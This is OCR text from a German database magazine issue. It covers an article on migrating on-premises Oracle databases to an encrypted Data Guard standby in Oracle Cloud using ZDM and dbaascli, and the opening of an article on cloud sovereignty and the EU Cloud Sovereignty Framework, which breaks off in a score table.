tablespace_encryption=AUTO_ENABLE
encrypt_new_tablespaces=ALWAYS
tde_configuration=KEYSTORE_CONFIGURATION=FILE
```

Listing 2: Datenbank-Verschlüsselungsparameter in der OCI

Aufbau der Standby mit Zero Downtime Migration (ZDM)

Oracle Zero Downtime Migration (ZDM) ist das von Oracle empfohlene Tool für Migrationen von Oracle-Datenbanken in die OCI. ZDM automatisiert einen Großteil der für eine Migration notwendigen Schritte und unterstützt dabei unterschiedliche Migrationsverfahren – von




Abbildung 1: Unverschlüsselte Primary On-Premises, verschlüsselte Standby in OCI (Quelle: Alexander Giesbrecht)




Abbildung 2: Verschlüsselte Primary in OCI, unverschlüsselte Standby On-Premises (Quelle: Alexander Giesbrecht)

Data Pump, RMAN und PDB Cloning über Data Guard bis hin zu GoldenGate.

Im Fall einer Physical Online Migration mit Data Guard übernimmt ZDM unter anderem die Validierung der Quell- und Zielumgebung, den Aufbau der Standby-Datenbank, die Konfiguration des Data Guard Brokers sowie den späteren Switchover auf die Zielumgebung. Dies ermöglicht einen standardisierten und wiederholbaren Migrationsablauf.

ZDM bietet die Funktion, dass der eigentliche Cutover auf die Zielumgebung zeitlich von der Erstellung der Standby-Datenbank entkoppelt werden kann. Die Standby kann bereits Tage oder Wochen vor dem geplanten Migrationszeitpunkt aufgebaut und getestet werden. Erst zum eigentlichen Cutover wird der finale Switchover durchgeführt.

Auch für die Oracle Data Guard Hybrid Cloud Configuration eignet sich ZDM besonders gut. Das Tool berücksichtigt die notwendigen TDE-Konfigurationen, erstellt die verschlüsselte Zielumgebung in OCI und ermöglicht einen weitgehend automatisierten Aufbau der Data-Guard-Broker-Konfiguration.

Für die in diesem Artikel gezeigte Migration wird eine physische Standby-Datenbank in OCI aufgebaut. Die On-Premises-Datenbank bleibt dabei bis zum geplanten Switchover bis auf das angelegte Wallet unverändert in Betrieb.

Voraussetzungen

- ZDM-Host: Server mit ZDM-Installation
- SSH-Konnektivität zwischen ZDM-Host, Quelle und Ziel
- SQL*Net-Verbindung zwischen Quell- und Zielsystem
- Host-Namensauflösung zwischen allen beteiligten Hosts
- Wallet mit TDE-Master-Key auf der Quelle
- Bereits angelegte OCI-Datenbank-Hülle

```
################################################################
vm-zdm-host-ag: 2026-05-08T09:35:59.251Z : Executing phase ZDM_RESTORE_TGT
vm-zdm-host-ag: 2026-05-08T09:35:59.251Z : Restoring database on the target node agzdm ...
agzdm: 2026-05-08T09:36:10.611Z : Dropping database AGZDM_OCI ...
agzdm: 2026-05-08T09:36:11.012Z : Dropping PDBs from database AGZDM_OCI ...
agzdm: 2026-05-08T09:36:55.045Z : Stopping database AGZDM_OCI ...
agzdm: 2026-05-08T09:37:08.755Z : database AGZDM_OCI dropped successfully
agzdm: 2026-05-08T09:37:40.748Z : Target database "AGZDM_OCI" credentials staged successfully on node "agzdm"
agzdm: 2026-05-08T09:37:52.578Z : Registering database "AGZDM_OCI" as a cluster resource...
agzdm: 2026-05-08T09:37:54.180Z : Restoring SPFILE ...
agzdm: 2026-05-08T09:38:30.606Z : SPFILE restored to +DATA successfully
agzdm: 2026-05-08T09:38:41.895Z : Restoring control files ...
agzdm: 2026-05-08T09:39:05.412Z : Control files restored successfully
agzdm: 2026-05-08T09:39:16.801Z : Restoring and encrypting data files ...
agzdm: 2026-05-08T09:49:16.946Z : ... Completion Percentage ... Estimated Completion
agzdm: 2026-05-08T09:49:16.947Z : ...          1 %        ...   ---
agzdm: 2026-05-08T09:49:17.048Z : ...         86 %        ...   08-MAY-2026 11:50:52
agzdm: 2026-05-08T09:59:17.912Z : ...         59 %        ...   08-MAY-2026 12:13:11
agzdm: 2026-05-08T10:01:27.418Z : Data files restored and encrypted successfully
agzdm: 2026-05-08T10:01:27.419Z : Cleaning up any orphaned data ...
agzdm: 2026-05-08T10:01:27.519Z : Orphaned files clean up successful
agzdm: 2026-05-08T10:01:27.731Z : Data files restored successfully
agzdm: 2026-05-08T10:01:39.010Z : Renaming TEMP files and online redo log files ...
agzdm: 2026-05-08T10:07:41.170Z : TEMP files and online redo log files renamed successfully
agzdm: 2026-05-08T10:07:52.446Z : Recovering data files ...
agzdm: 2026-05-08T10:07:57.762Z : Data files recovered successfully
vm-zdm-host-ag: 2026-05-08T10:07:57.804Z : Execution of phase ZDM_RESTORE_TGT completed
################################################################
```

Abbildung 3: ZDM-Logfile für die Physical Online Migration (Quelle: Alexander Giesbrecht)

```
MIGRATION_METHOD=ONLINE_PHYSICAL
ZDM_USE_DG_BROKER=TRUE
DATA_TRANSFER_MEDIUM=DIRECT
ZDM_RMAN_DIRECT_METHOD=RESTORE_FROM_SERVICE
ZDM_SKIP_DG_CONFIG_CLEANUP=TRUE
```

Listing 3: ZDM-Responsefile für eine ONLINE_PHYISCAL Migration mit Data Guard

Für die Migration wird die Methode ONLINE_PHYSICAL verwendet. Das responsefile für die ZDM-Migration sieht wie in *Listing 3* aus.

Vor dem eigentlichen Migrationslauf empfiehlt sich eine Evaluierung aller Voraussetzungen mittels „-eval“. Fehlt zum Beispiel das Wallet auf der Quelle, bricht die Prüfung mit einer entsprechenden TDE-Meldung ab.

Aufbau der Standby

Der Aufbau der Standby kann mit *zdmcli* und allen notwenigen Parametern gestartet werden *(siehe Listing 4)*.

Aufgrund des Parameters „-pausaufter ZDM_CONFIGURE_DG_SRC“ wird die Migration nicht vollständig ausgeführt, sondern die Standby wird aufgebaut und die Data-Guard-Broker-Konfiguration erstellt.

In diesem Zustand ist die OCI-Datenbank bereits als Standby aufgebaut, jedoch wurde noch kein Switchover durchgeführt. Dies ermöglicht umfangreiche Tests, beispielsweise durch die Konvertierung in eine Snapshot Standby.

Im ZDM-Logfile sind die Schritte zu erkennen, die ZDM automatisiert ausführt *(siehe Abbildung 3)*.

Technisch interessant ist dabei die Art des Datenbankaufbaus. ZDM verwendet intern ein RMAN-Kommando des Typen

```
RESTORE DATABASE AS ENCRYPTED FROM SERVICE
```

Dadurch werden die Datafiles während des Restore-Vorgangs direkt verschlüsselt erzeugt. Die lokale Datenbank bleibt unverändert und unverschlüsselt.

Switchover und Fallback

Nach erfolgreicher Validierung kann der Job fortgesetzt werden:

```
zdmcli resume job -jobid <ID>
```

ZDM führt anschließend den Switchover automatisiert durch und kann optional die Data-Guard-Broker-Konfiguration entfernen.

Soll die Konfiguration für einen späteren Fallback erhalten bleiben, empfiehlt sich:

```
ZDM_SKIP_DG_CONFIG_CLEANUP=TRUE
```

Dadurch bleibt die ursprüngliche On-Premises-Datenbank als Standby erhalten und ein Rückwechsel ist jederzeit möglich.

Aufbau der Standby mit dbaascli

Neben Oracle Zero Downtime Migration bietet Oracle für Exadata Cloud Services als weitere Möglichkeit zum Aufbau einer Data-Guard-Umgebung das dbaascli. Das Kommandozeilenwerkzeug ist Bestand-

```
zdmcli migrate database \
-rsp /home/zdmuser/responsefiles/agzdm_dg.rsp \
-sourcedb AGZDM_EXA \
-sourcenode exa02dbadm01 \
-srcauth dbuser \
-srcarg1 user:oracle \
-srcarg2 identity_file:/home/zdmuser/.ssh/id_rsa \
-targetnode agzdm \
-tgtauth zdmauth \
-tgtarg1 user:opc \
-tgtarg2 identity_file:/home/zdmuser/.ssh/id_rsa \
-tgtarg3 sudo_location:/usr/bin/sudo
-ignoremissingpatches „35286895,…,8476681,9002767" \
-tdekeystorepasswd \
-pauseafter ZDM_CONFIGURE_DG_SRC
```

Listing 4: ZDM-Befehl zum Start der Migration bis zur Konfiguration des Brokers

```
/var/opt/oracle/dbaastools/dbaasca/bin/dbca \
-silent \
-oui_internal \
-configureDatabase \
-prepareForStandby \
-dgTNSNamesoraFilePath /acfs01 \
-sourceDB agzdm \
-standbyDBUniqueName agzdm_oci1 \
-standbyScanName agzdm-scan \
-standbyScanPort 1521 \
-blobFileLocation /tmp
```

Listing 5: Erzeugen des Blob-Files auf der Source/Primary

teil der Oracle-Cloud-Tooling-Umgebung und wird für zahlreiche Adminsitrationsaufgaben auf Exadata Cloud Service (ExaCS), Exadata Cloud@Customer (ExaCC) sowie Exadata Database Service on Multicloud eingesetzt.

Über dbaascli können unter anderem Datenbanken bereitgestellt, gepatcht, geklont oder in bestehende DR-Architekturen integriert werden. Für Oracle Data Guard stellt das Werkzeug Funktionen bereit, mit denen sich eine physische Standby-Datenbank automatisiert erstellen und konfigurieren lässt.

Im Gegensatz zu ZDM steht bei dbaascli nicht die vollständige Migrationsautomatisierung im Vordergrund, sondern es übernimmt den Aufbau und die Verwaltung der Data-Guard-Konfiguration innerhalb der Exadata-Umgebung. Einige Schritte, wie beispielsweise die Verschlüsselung der Datenbank oder ein späterer Switchover, müssen daher manuell durchgeführt werden.

Für Umgebungen, in denen bereits Exadata Cloud Services eingesetzt werden, kann dbaascli dennoch eine interessante Alternative darstellen. Der Aufbau erfolgt direkt zwischen der On-Premises-Datenbank und der Exadata-Zielumgebung, ohne dass ein separater ZDM-Server benötigt wird.

Das folgende Vorgehen zeigt den Aufbau einer Oracle Data Guard Hybrid Cloud Configuration mittels dbaascli.

Vorgehensweise

Beim Aufbau einer Standby-Datenbank mit dbaascli wird nach Anlegen des Wallets zunächst auf der Primary ein sogenanntes Standby-Blob erzeugt. Dieses enthält die für den Aufbau benötigten Informationen und Dateien, unter anderem die Passwortdatei (pwfile), das TDE-Wallet, eine *tnsnames.ora* mit wichtigen Einträgen sowie Metadaten zur späteren Standby-Datenbank.

Vorab muss auch bei dieser Methode auf der Quellseite ein Wallet mit Master-Key vorhanden sein. Anschließend wird das benötigte DBCA-Tooling aus der Exadata-Cloud-Umgebung auf den Quellserver kopiert. Danach kann das Standby-Blob auf der Quelle erzeugt werden *(siehe Listing 5)*.

Das erzeugte Blob-File wird anschließend auf das Zielsystem in der Exadata-Cloud-Umgebung kopiert. Der Inhalt des Archivs zeigt, welche Informationen für den Aufbau der Standby benötigt werden *(siehe Listing 6)*.

Der Aufbau der Standby erfolgt dann auf dem Zielsystem mit dem dbaascli, wo das Blob-File als Parameter mitgegeben wird *(siehe Listing 7)*.

dbaascli übernimmt in diesem Schritt den Aufbau der Standby-Datenbank, die Konfiguration des Data Guard Brokers sowie die Integration in die Exadata-Cloud-Umgebung. Im Gegensatz zu ZDM wird die Zielumgebung jedoch nicht automatisch verschlüsselt aufgebaut. Nach dem Aufbau weist die Datenbank im Alert Log darauf hin, dass unverschlüsselte Tablespaces in der Cloud erkannt wurden und verschlüsselt werden müssen.

Bei bestimmten dbaascli-Versionen kann zusätzlich eine Meldung auftreten, wenn auf der Quellseite TABLESPACE_ENCRYPTION=DECRYPT_ONLY gesetzt ist. In diesem Fall kann die Meldung als Warning behandelt werden:

```
--dbca_additional_args "-J-Dapplication.exceptions.severity=DBT-17063:WARNING"
```

Nach erfolgreichem Aufbau der Standby sollte der Data Guard Broker für die Dauer der Verschlüsselung kontrolliert gestoppt werden. Anschließend können die unverschlüsselten Tablespaces in der Cloud-Standby verschlüsselt werden.

Nach Abschluss der Verschlüsselung wird der Data Guard Broker wieder gestartet und die Konfiguration geprüft. Der Switchover erfolgt bei dieser Methode nicht automatisch durch dbaascli, sondern muss separat geplant und manuell durchgeführt werden.

Unterschiede zu ZDM

Obwohl sowohl ZDM als auch dbaascli den Aufbau einer Oracle Data Guard Hybrid Cloud Configuration ermöglichen,

```
[oracle@agzdm]$ unzip -l agzdm_2025-11-03_01-32-28PM_173167.tar
Archive: agzdm_2025-11-03_01-32-28PM_173167.tar
   Length      Date    Time    Name
 ---------  ---------- -----   ----
      3993  11-03-2025 13:33   ewallet.p12
      8704  11-03-2025 13:33   orapwagzdm
     14738  11-03-2025 13:33   tnsnames.ora
       379  11-03-2025 13:33   agzdm_agzdm_exa_prepareForStandby_2025-11-03_01-32-28PM.json
       189  11-03-2025 13:33   index.json
 ---------                     -------
     28003                     5 files
```

Listing 6: Inhalte des Blob-Files

```
dbaascli dataguard configureStandby \
--dbname agzdm1 \
--standbySID agzdm1 \
--datafileDestination +DATAC1 \
--fraDestination +RECOC1 \
--oracleHome /u02/app/oracle/product/19.0.0.0/dbhome_2 \
--standbyDBUniqueName agzdm1_oci1 \
--noDBDomain \
--primaryScanIPAddresses exa02dbadm-scan \
--primaryScanPort 1521 \
--primaryServiceName agzdm1_exa1 \
--protectionMode MAX_PERFORMANCE \
--transportType ASYNC \
--activeDG true \
--standbyScanIPAddresses agzdm-scan \
--standbyScanPort 1521 \
--standbyBlobFromPrimary /tmp/agzdm1_2025-11-25_01-44-52-PM_83642.tar \
--tdeKeyStoreType FILE \
--skipAWRConfiguration true \
--skipDRConfiguration true \
--waitForCompletion false
```

Listing 7: dbaascli Kommando zum Aufbau einer Standby

verfolgen beide Werkzeuge unterschiedliche Ansätze.

ZDM wurde von Oracle speziell für Datenbankmigrationen entwickelt und übernimmt den gesamten Migrationsprozess von der Validierung der Umgebungen über den Aufbau der Standby-Datenbank bis hin zum Switchover auf die Zielumgebung. Die OCI-Datenbank wird dabei vorab bereitgestellt und von ZDM für die Migration vorbereitet. Ein wesentlicher Vorteil ist, dass die Verschlüsselung der Zielumgebung automatisch berücksichtigt wird. Zudem kann die Migration nach dem Aufbau der Standby pausiert werden, sodass umfangreiche Tests vor dem eigentlichen Cutover möglich sind.

dbaascli hingegen ist primär ein Administrationswerkzeug für Exadata Cloud Services. Der Fokus liegt nicht auf einer vollständigen Migrationsautomatisierung, sondern auf dem Aufbau und der Verwaltung der Data-Guard-Konfiguration. Im Gegensatz zu ZDM muss die Verschlüsselung der Datenbank nach dem Aufbau der Standby manuell durchgeführt werden. Auch ein späterer Switchover wird nicht automatisch gesteuert, sondern erfolgt durch den Administrator.

Ein weiterer Unterschied betrifft die unterstützten Plattformen. Während ZDM für alle gängigen Oracle-Cloud-Zielsystemen eingesetzt werden kann, ist dbaascli auf ExaCS, ExaCC und Exadata Database Service on Multicloud beschränkt.

Welcher Ansatz der geeignetere ist, hängt daher vom jeweiligen Anwendungsfall ab. Für klassische Cloud-Migrationen bietet ZDM den höheren Automatisierungsgrad und den größeren Funktionsumfang. In bestehenden Exadata-Cloud-Umgebungen kann dbaascli dagegen eine schlanke Alternative darstellen, wenn der Fokus auf dem schnellen Aufbau einer Data-Guard-Konfiguration liegt.

Fazit

Die Oracle Data Guard Hybrid Cloud Configuration ermöglicht einen pragmatischen Weg in die OCI, ohne bestehende On-Premises-Datenbanken vorab vollständig verschlüsseln zu müssen. Gleichzeitig bleibt durch die Data-Guard-Architektur ein Fallback erhalten.

Für Migrationen empfiehlt sich in den meisten Fällen Zero Downtime Migration, da Aufbau, Verschlüsselung und Switchover weitgehend automatisiert erfolgen. dbaascli stellt insbesondere in Exadata-Umgebungen eine interessante Alternative dar, erfordert jedoch mehr manuelle Schritte.

Mit beiden Verfahren lässt sich eine vollwertige Hybrid-Cloud-Architektur realisieren, die sowohl Migrations- als auch Disaster-Recovery-Anforderungen erfüllt.

Über den Autor

Alexander Giesbrecht arbeitet als Solution Engineer bei der Logicalis GmbH und beschäftigt sich seit mehreren Jahren mit Oracle-Datenbanken, Hochverfügbarkeitslösungen und Cloud-Technologien. Seit 2016 sammelt er praktische Erfahrungen in unterschiedlichsten Kundenumgebungen und begleitet Oracle-Datenbank-Projekte von der Planung bis zur erfolgreichen Umsetzung.

Besonders interessieren ihn Datenbankmigrationen nach Oracle Multitenant und in die Oracle Cloud Infrastructure (OCI) sowie moderne Hybrid-Cloud-Architekturen. Über seine Erfahrungen berichtet er regelmäßig in seinem Blog *blog.agdba.de* und als Referent auf Veranstaltungen wie der DOAG.



Alexander Giesbrecht
alexander.giesbrecht@logicalis.de




DOAG
APEX connect
CINEDOM KÖLN
SUPER-SAVER
BIS 31.10.2026
APRIL 27
05. –
07.
apex.doag.org



Wie behalte ich meine Souveränität in der Cloud?

Frank Pientka, T-Systems

Cloud und ihre Dienste sind aus unserem Alltag nicht mehr wegzudenken. Viele Firmen verwenden heute nur noch Cloud-Dienste, ohne eigene Server zu betreiben. Themen, wie Künstliche Intelligenz, aber auch durch die Softwarehersteller getrieben, beschleunigen diese Tendenz. Doch sollte man den Weg in die Cloud nicht kopflos und planlos gehen, da sonst die Überraschungen und Kosten groß werden. Deswegen sollte man beim Einstieg schon an den nächsten Umstieg denken und wissen, welche Optionen es für mehr Souveränität gibt.

Warum ist heute Souveränität wichtig?

Die geopolitische Lage hat sich dramatisch geändert. Dabei hat sich gezeigt, wie abhängig wir als Wirtschaft und Gesellschaft sind. Kleinere Störungen in den Lieferketten oder ein Ausfall von Clouddiensten können zu teuren Folgekosten führen. Durch die fortschreitende Globalisierung und Digitalisierung werden diese Gefahren eher zu als abnehmen. Es wäre zu kurz gegriffen das Thema Souveränität nur politisch zu sehen. Denn jeder Einzelne und jedes Unternehmen hat die Möglichkeiten, etwas unabhängiger und damit resilienter gegen solche Störungen zu werden. Doch Souveränität hat viele Ausprägungen und hängt auch von den konkreten Anwendungsfällen und der Geschäftsstrategie ab. Wenn man als internationaler Konzern in vielen außereuropäischen Märkten tätig ist, wird man zum Beispiel an einer Multi-Cloud-Strategie nicht vorbeikommen.

Wie kann man Souveränität in der Cloud erreichen?

Ähnlich wie beim Thema Sicherheit ist Souveränität eher ein Prozess als ein finaler Zustand. Dabei muss man immer bedenken, welchen Preis man bereit ist zu zahlen und welche Risiken man bewusst dabei eingehen möchte. Souveränität heißt bewusst Kompromisse einzugehen und seine Abhängigkeiten zu kennen und damit umgehen zu können.

Zunächst kann man Souveränität auf verschiedenen Ebenen *(siehe Abbildung 1)* messen.

1. **Datensouveränität:** ist ein wichtiger Bestandteil der digitalen Souveränität. Als Teil der informationellen Selbstbestimmung erlaubt sie die vollständig selbstbestimmte Kontrolle über die Erhebung, Speicherung, Nutzung und Verarbeitung der eigenen Daten. Die Datensouveränität bezieht sich nicht nur auf den Schutz personenbezogener Daten, sondern soll vor allem den selbstbestimmten Umgang und die volle Kontrolle über alle Vorgänge der Erhebung, Speicherung, Nutzung und Verarbeitung eigener Daten ermöglichen. Hier spielen die Themen Datenresidenz, Verschlüsselung, Backup/Restore und Datentransfer eine große Rolle.
2. **Operative Souveränität:** bedeutet im Sinne des geteilten Verantwortungsmodells, dass der Cloud-Anbieter keine Möglichkeit hat, Einfluss auf die Workloads der Kunden und deren Verteilung in der Cloud zu nehmen. Das schließt Wechselfähigkeit (Portabilität) ein, um die Freiheit zu haben, den Anbieter wechseln zu können.
3. **Technologische Souveränität:** Der Einsatz von Open-Source-Software stärkt die Digitale Souveränität in den Bereichen Weiterentwicklungs-, Anpassungs- und Wechselmöglichkeit. Ein anderer wichtiger Aspekt dabei ist die Verwendung von offenen APIs oder Standards. Die Transparenz und Nachvollziehbarkeit bei der Pflege des Quellcodes und der verwendeten Komponenten ist wichtig, um die Software selbständig oder an die eigenen Bedürfnisse anpassen zu können. Damit kann Open-Source-Software oft länger sicher betrieben werden, als es bei kommerziellen Herstellern der Fall ist.

So wichtig die drei Aspekte sind, um seine Souveränität in der Cloud einzuschätzen, umso wichtiger ist es, das auf die einzelnen Anwendungen herunterzubrechen, da es je nach Anforderungen hier unterschiedlich Ausprägungen gibt. Wie umfangreich eine solche Souveränitätsbestandsaufnahme ist, hängt einerseits vom eigenen Anspruch, aber auch von der Komplexität der Anwendung und den dafür vorliegenden Information ab. Firmen, die bereits gute Prozesse und Daten über Security und Business sowie Continuity erfasst haben, haben es hier einfacher. Als erster Einstieg eignet sich das EU Cloud Sovereignty Framework. Mit diesem kann man seine Souveränitätsziele in acht Dimensionen im Detail definieren,




Abbildung 1: Aspekte einer souveränen Cloud

$$\text{Sovereignty Score} = \sum_{n=1}^{8} = \sum \text{Score(SOVn) x Weight(SOVn)\%/Max. Score(SOVn)}$$

Bild: Formel Data Sovereignty. (Quelle: Frank Pientka)

gewichten und dann pro Anwendung bewerten. Daraus lässt sich ein Souveränitäts-Score ermitteln. Wichtig ist, dass dieser Wert nur zur ersten Orientierung und späteren Einschätzung des eigenen Souveränitätslevel (Sovereignty Effectiveness Assurance Level = SEAL) geeignet ist.

So viel Souveränität wie möglich und nötig

Die Europäische Kommission hat im Oktober 2025 Version 1.2 ihres Cloud Sovereignty Framework veröffentlicht. Damit existiert erstmals ein standardisierter Bewertungsrahmen für Cloud-Souveränität. Das Framework ist zunächst für EU-Beschaffungen konzipiert, lässt sich jedoch auch auf bestehenden Anwendungen einsetzen.

Das EU Cloud Sovereignty Framework unterteilt Cloud-Souveränität in folgende acht Bereiche, zu denen man dann einen Prozentwert vergeben kann. Jeder einzelne Bereich wird anschließend gewichtet, so dass die Summe der gewichteten Bereiche den eigenen Souveränitäts-Score ergeben.

- SOV-1: Strategic Sovereignty: Bewertet die Verankerung des Cloud-Anbieters im EU-Ökosystem (Eigentümerstruktur, Governance, Finanzierung und Betrieb).
- SOV-2: Legal & Jurisdictional Sovereignty: Untersucht die rechtliche Umgebung und Exposition gegenüber extraterritorialen Gesetzen.
- SOV-3: Data & AI Sovereignty: Fokussiert auf Datenschutz und -kontrolle. Wer hat die tatsächliche Kontrolle über kryptographische Schlüssel? Wo werden Daten gespeichert und verarbeitet? Wie transparent ist der Zugriff auf Daten, auch durch KI-Modelle?
- SOV-4: Operational Sovereignty: Bewertet wird die praktische Fähigkeit europäischer Akteure, die Technologie ohne Abhängigkeit von Drittstaaten zu betreiben, zu warten und weiterzuentwickeln.
- SOV-5: Supply Chain Sovereignty: Das Framework verlangt Transparenz über die gesamte Lieferkette: Wo wird Hardware produziert? Wer kontrolliert Firmware? Wo wird Software entwickelt, gepackt und verteilt?
- SOV-6: Technology Sovereignty: Bewertet Offenheit und Unabhängigkeit der Technologie-Basis. Zentral sind offene Standards, nicht-proprietäre APIs, Open-Source-Komponenten und die Auditierbarkeit von Systemen.
- SOV-7: Security & Compliance Sovereignty: Prüft, inwieweit Sicherheitsoperationen und Compliance-Prozesse unter EU-Kontrolle stehen. EU-Zertifizierungen (ISO, ENISA) und Compliance mit NIS2 und DORA werden vorausgesetzt.
- SOV-8: Environmental Sustainability: Bewertet werden Energieeffizienz, Kreislaufwirtschaftspraktiken, transparente Messung von Emissionen und der Einsatz erneuerbarer Energien. Nachhaltigkeit wird als Aspekt langfristiger Resilienz verstanden.

Daraus wird dann das eigene Souveränitätslevel berechnet. Zu jedem Ziel können geeignete Maßnahmen abgeleitet werden, um die dort identifizierten Risiken zu minimieren.

So eine Selbsteinschätzung kann man entweder in einem Workshop mit externer Beratung, selbst oder auch online (zum Beispiel mit dem **SUSE Cloud Sovereignty Framework Assessment** *(https://www.suse.com/cloud-sovereignty-framework-assessment)* durchführen.

Der Gesamtsouveränitätsscore wird also aus der Summe der gewichteten Einzelscores geteilt durch den maximal möglichen Einzelscore erstellt. Da beispielsweise in folgender Berechnung der Score SOV-2 0% beträgt, wird dort die Souveränitätsstufe SEAL-0 erreicht. Dieser beträgt für folgendes Beispiel 37.5% oder Souveränitätsstufe SEAL-2: Data Sovereignty *(siehe Bild: Formel Data Sovereignty)*

Als Organisation kann man über das SEAL-Bewertungssystem seinen Reifegrad in eine der fünf Stufen der Souveränität einordnen, um dann einzuschätzen, ob dieser ausreicht oder verbessert werden soll:

- SEAL-0: No Sovereignty: Service und Technologie unter ausschließlicher Kontrolle von Drittstaaten-Akteuren, vollständig außerhalb EU-Jurisdiktion.
- SEAL-1: Jurisdictional Sovereignty: EU-Recht gilt formal, aber mit eingeschränkter Durchsetzbarkeit. Service und Technologie bleiben unter der Kontrolle von Drittstaaten-Akteuren.
- SEAL-2: Data Sovereignty: EU-Recht ist durchsetzbar, aber wesentliche Abhängigkeiten von Drittstaaten bestehen. Service und Technologie unter indirekter Kontrolle von Drittstaaten-Akteuren.

SOV	Objective	Weight	Score	SEAL Level
SOV-1	Strategic Sovereignty	15%	100%	SEAL-4
SOV-2	Legal & Jurisdictional Sovereignty	10%	0%	SEAL-0
SOV-3	Data & AI Sovereignty	10%	25%	SEAL-1
